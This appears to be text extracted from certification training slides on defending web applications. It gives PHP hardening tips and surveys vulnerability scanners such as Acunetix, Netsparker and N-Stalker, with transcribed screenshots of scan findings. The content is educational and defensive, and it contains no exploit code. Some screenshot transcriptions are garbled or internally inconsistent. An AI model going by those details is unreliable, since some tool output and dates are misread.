
- ☛ Strongly validate user input
- ☛ Consider implementing a chroot jail
- ☛ PHP: Disable allow_url_fopen and allow_url_include in php.ini
- ☛ PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- ☛ PHP: Ensure that all file and streams functions (stream_*) are carefully vetted

How to Defend Against Web Application Attacks

CEH
CERTIFIED EXPERT IN CYBERSECURITY



Module Flow



Web Application Security Tool: Acunetix Web Vulnerability Scanner



Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.



It includes advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer



Port scans a web server and runs security checks against network services



Tests web forms and password-protected areas



It includes an automatic client script analyzer allowing for security testing of Ajax and Web 2.0 apps

The screenshot shows the Acunetix Web Vulnerability Scanner (Trial Edition) interface. The main window displays a list of vulnerabilities found during a scan of the target <http://www.certfiechacker.com:80/>. The results are categorized under 'Web Apps (10)' and include various types of security issues such as 'NFC form without CSRF protection', 'User credentials are sent in clear text', and 'Clickjacking: X-Frame-Options header'. A summary on the right indicates a 'Acunetix Threat Level' of 'Level 2: Medium' and lists 'Total alerts found' (10) across four severity levels: High (0), Medium (4), Low (3), and Informational (3). The bottom section shows the 'Application Log' tab with entries related to the scan process.

<http://www.acunetix.com>

Web Application Security Tools

Watcher Web Security Tool



Watcher is a plugin for the [Burp Suite PROXY](#) that passively audits a web application to find security bugs and compliance issues automatically

[Statistics](#) [Inspectors](#) [Autorepeater](#) [Request Builder](#) [EditorScript](#) [Filters](#)

[Log](#) [Timeline](#) [Wander](#)

[Configuration](#) [Checks](#) [Results](#)

[Watchlist](#) [Database](#) [Search](#)

Description

✓ Path - Look for issues with the Flash cross-domain policy file.	Standard Compliance
✓ Header - Check that cache-control HTTP header is set to the no-store value.	Noncompliant
✓ Header - Checks that a Content-Type header is included in the HTTP response and sets it to text.	N/A
✓ Header - Checks that IE8's XSS protection filter has not been disabled by the Web application.	N/A
✓ Header - Checks that the XCONTENT-TYPE-OPTKINS defense against MIME sniffing has been declared.	N/A
✓ Header - Checks that the XTRNIE-OPTIONS header is being set for defense against 'Clickjacking' attacks.	N/A
✓ Header - Look for weak authentication methods.	N/A
✓ Information Disclosure - Look for common error messages returned by databases, which may indicate SQL injection.	Noncompliant, OWASP ASV12
✓ Information Disclosure - Check for dubious comments that reveal further information.	N/A
✓ Information Disclosure - Look for sensitive information passed through HTTP requests in other headers.	OWASP ASV12
✓ Information Disclosure - Look for sensitive information passed through URL parameters.	OWASP ASV12
✓ Javascript - Search javascript code for use of dangerous eval() methods.	Noncompliant

The check will search HTML content, including comments, for common error messages returned by platforms such as ASP.NET, and Web-servers such as IIS and Apache. You can configure the list of common debug messages to look for below:

Enter new Database Error Strings here:

[Add](#) [Remove](#)

Database Error Strings:

Over-Queried Table Processing Request	PHP Warning
Internal Server Error	PHP Error
Test page for Apache	Warning: Cannot modify header information - headers already sent by
fatal error	headers already sent

CASABA Watcher Web Security Tool © 2012 CASABA LLC. All rights reserved.

[Statistics](#) [Inspectors](#) [Autorepeater](#) [Request Builder](#) [EditorScript](#)

[Filters](#) [Log](#) [Timeline](#) [Wander](#)

[Configuration](#) [Checks](#) [Results](#)

Alert Filters: Informational - 183, High: 5, 25 Medium: 10, Low: 0, 0 Informational: 5, 5

[Clear Selected Results \(All selected results if none selected\)](#)

Severity	Session ID	Type	URL
High	93	JavaServer Faces ViewState vulnerable to tampering	http://www.nottrusted.com/...
High	11	SQL Injection	http://www.nottrusted.com/...
High	11	SQL Injection	http://www.nottrusted.com/...
Informational	114	Charset not UTF-8	http://www.nottrusted.com/...
High	114	Strong ciphertext oracle vs insecure domain reference	http://www.nottrusted.com/...
High	119	Insecure SSLv2 and others	www.nottrusted.com
High	119	SSL certificate validation error	www.nottrusted.com
Informational	121	Charset not UTF-8	http://www.nottrusted.com/...
High	121	Flash cross-domain or insecure domain references	http://www.nottrusted.com/...
High	124	User-controllable javascript event (XSS)	http://www.nottrusted.com/...
High	124	User-controllable HTML element attribute (XSS)	http://www.nottrusted.com/...
High	125	User-controllable location header (Open Redirect)	http://www.nottrusted.com/...

[Export Findings](#) [Export Method](#) [HTML, Report](#) Auto Scroll

The page at the following URL:

http://www.nottrusted.com/watcher/Check?sayUserControlledJavascriptEvent.php?url=myTestValue

includes the following Javascript events which may be attacker-controllable:

- User input was found in the following data of an 'onload' event:
myTestValue
- The user input was:
myTestValue
- User input was found in the following data of an 'onmouseover' event:
myTestValue
- The user input was:
myTestValue
- User input was found in the following data of an 'onerror' event:
myTestValue

CASABA Watcher Web Security Tool © 2012 CASABA LLC. All rights reserved.


<http://www.casaba.com>

Web Application Security Tool: Netsparker



- Netsparker performs automated comprehensive web application scanning for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a single integrated environment

01



www.vulnify.com - Netsparker 11.1.0 (Attacker) - [http://www.vulnify.com]

Version Disclosure (IIS)

CERTAINTY

URL: http://www.vulnify.com/1000.html
EXTRACTED VERSION: Microsoft-IIS/6.0

VULNERABILITY DETAILS

Netsparker identified a version disclosure (IIS) in target web server's HTTP response.

The information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

IMPACT

Impact: Information Disclosure
Severity: Critical
Type: Version Disclosure
Confidence: High
Risk: High

↳ **Information Disclosure**
↳ **OPTIONS Method Enabled**
↳ This option is only enabled in the Standard and Professional editions of IIS (Windows 10)
↳ **Forbidden Resource**
↳ **E-mail Address Disclosure**
↳ **ASV GET Identified**
↳ **Version Disclosure (SS)**
↳ **Header Deleted**
↳ **Known Disclosure**

Creating & Attacking (2/2)

422 / 5441

Scan Information

11 Requests

157 requests

522

0

2705

Attack ID: 1322991 | Last Attack: 2023-09-07 10:23:45

Attack System [Local]

<http://www.mavitunasecurity.com>

Web Application Security Tool: N-Stalker


Web Application Security Scanner



- ▀ N-Stalker Web Application Security Scanner is an effective suite of web security assessment checks to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks



- ▀ It contains all web security assessment checks such as:
 - ▀ Code injection
 - ▀ Cross-Site scripting
 - ▀ Parameter tampering
 - ▀ Web server vulnerabilities



The screenshot shows the N-Stalker Web Application Security Scanner X - Free Edition interface. The main window has a title bar "N-Stalker Web Application Security Scanner X - Free Edition". Below the title bar are several tabs: "Scanner Events", "Scanner Dashboard", "Scan Status", "Completed Scans", "Completed Real Attacks", and "Completed Big Scanner".
The "Scanner Dashboard" tab is active, displaying a summary of the current scan session:

- Scan Session: Started: May 6, 2013 11:39:22, Duration: 0 Hours, 4 Minutes.
- Scan Engine: Scan Engine 1, Status: Running.
- Scanned URLs: 12, Scanned Pages: 1, Default Page Size: 8,643 bytes.
- Statistics: Requests: 632, Bytes Sent: 10,123, Bytes Received: 1,45,257, Avg. Response Time: 0.19 s, Avg. Transfer Rate: 5010 B/s, Requests/Second: 15160 requests.

A bar chart on the right shows the distribution of results: High (1), Medium (1), Low (2), and Info (1).
The "Component List" section below the dashboard lists detected components:

- Web Server Information Found: Microsoft IIS 8.0, URL: http://www.certifiedactor.com/121/Post.h
- Web Server Technology Detected: Unknown Server, URL: http://www.certifiedactor.com/121/Post.h

At the bottom of the interface, there are buttons for "Scan Modules", "Concurrent", "Scan Events", and "Modifications". A status message at the bottom right says "N-Stalker Scanner session is being created. [Dashboard Thread]".

<http://www.nstalker.com>

Web Application Security Tool: VampireScan



VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal

FEATURES

- Protect your website from hackers
- Scan and protect your infrastructure and web applications from cyber-threats
- Give you direct, actionable insight on high, medium, and low risk vulnerabilities

Summary

Security Grades		Statistics	
A	0	Queued Scans	0
B	0	Scans In Progress	0
C	0	Account Balance	\$0.00
D	0	Unused Services	0
F	5	Expiring Unused Services	

Recent Activity


Status	Web Site URL	Description	Service	Last Results Queue / Run Time	Results	Grade	HACK Score	WAB W/1/I	Previous Scores
Completed	scantest1	Last Scan	HealthCheck	3/28/2012 2:32 PM	100%	A+	7550	6/2/0	100% 100%
Completed	scantest11		Silver	3/27/2012 2:17 PM	100%	A+	2598	103/214/271	100% 100%
Completed	scantest11		Bronze	3/24/2012 8:12 AM	100%	B+	2514	124/140/115	100% 100%
Completed	scantest11		HealthCheck	3/15/2012 11:55 AM	100%	A+	4370	12/3/0	100% 100%
Completed	scantest2		Silver	12/15/2011 5:18 PM	100%	A+	14634	44/42/65	100% 100%

Showing 5 of 26 Total 100%
<http://www.vampiretech.com>


Web Application Security Tools



Syhunt Mini
<http://www.syhunt.com>



OWASP ZAP
<http://www.owasp.org>



skipfish
<http://code.google.com>



SecuBat Vulnerability Scanner
<http://secubat.codeplex.com>




SPIKE Proxy
<http://www.immunitysec.com>



Websecurity
<http://www.websecurity.com>




NetBrute
<http://www.rawlogic.com>



x5s
<http://www.casaba.com>



WSSA - Web Site Security Audit
<http://www.beyondsecurity.com>



Ratproxy
<http://code.google.com>

Web Application Security Tools (Cont'd)



Wapiti
<http://wapiti.sourceforge.net>




WebWatchBot
<http://www.exclamationsoft.com>



KeepNI
<http://www.keepni.com>



Grabber
<http://rgaucher.info>



XSSS
<http://www.sven.de>



Syhunt Hybrid
<http://www.syhunt.com>



Exploit-Me
<http://labs.securitycompass.com>



WSDigger
<http://www.mcafee.com>



Arachni
<http://arachni-scanner.com>

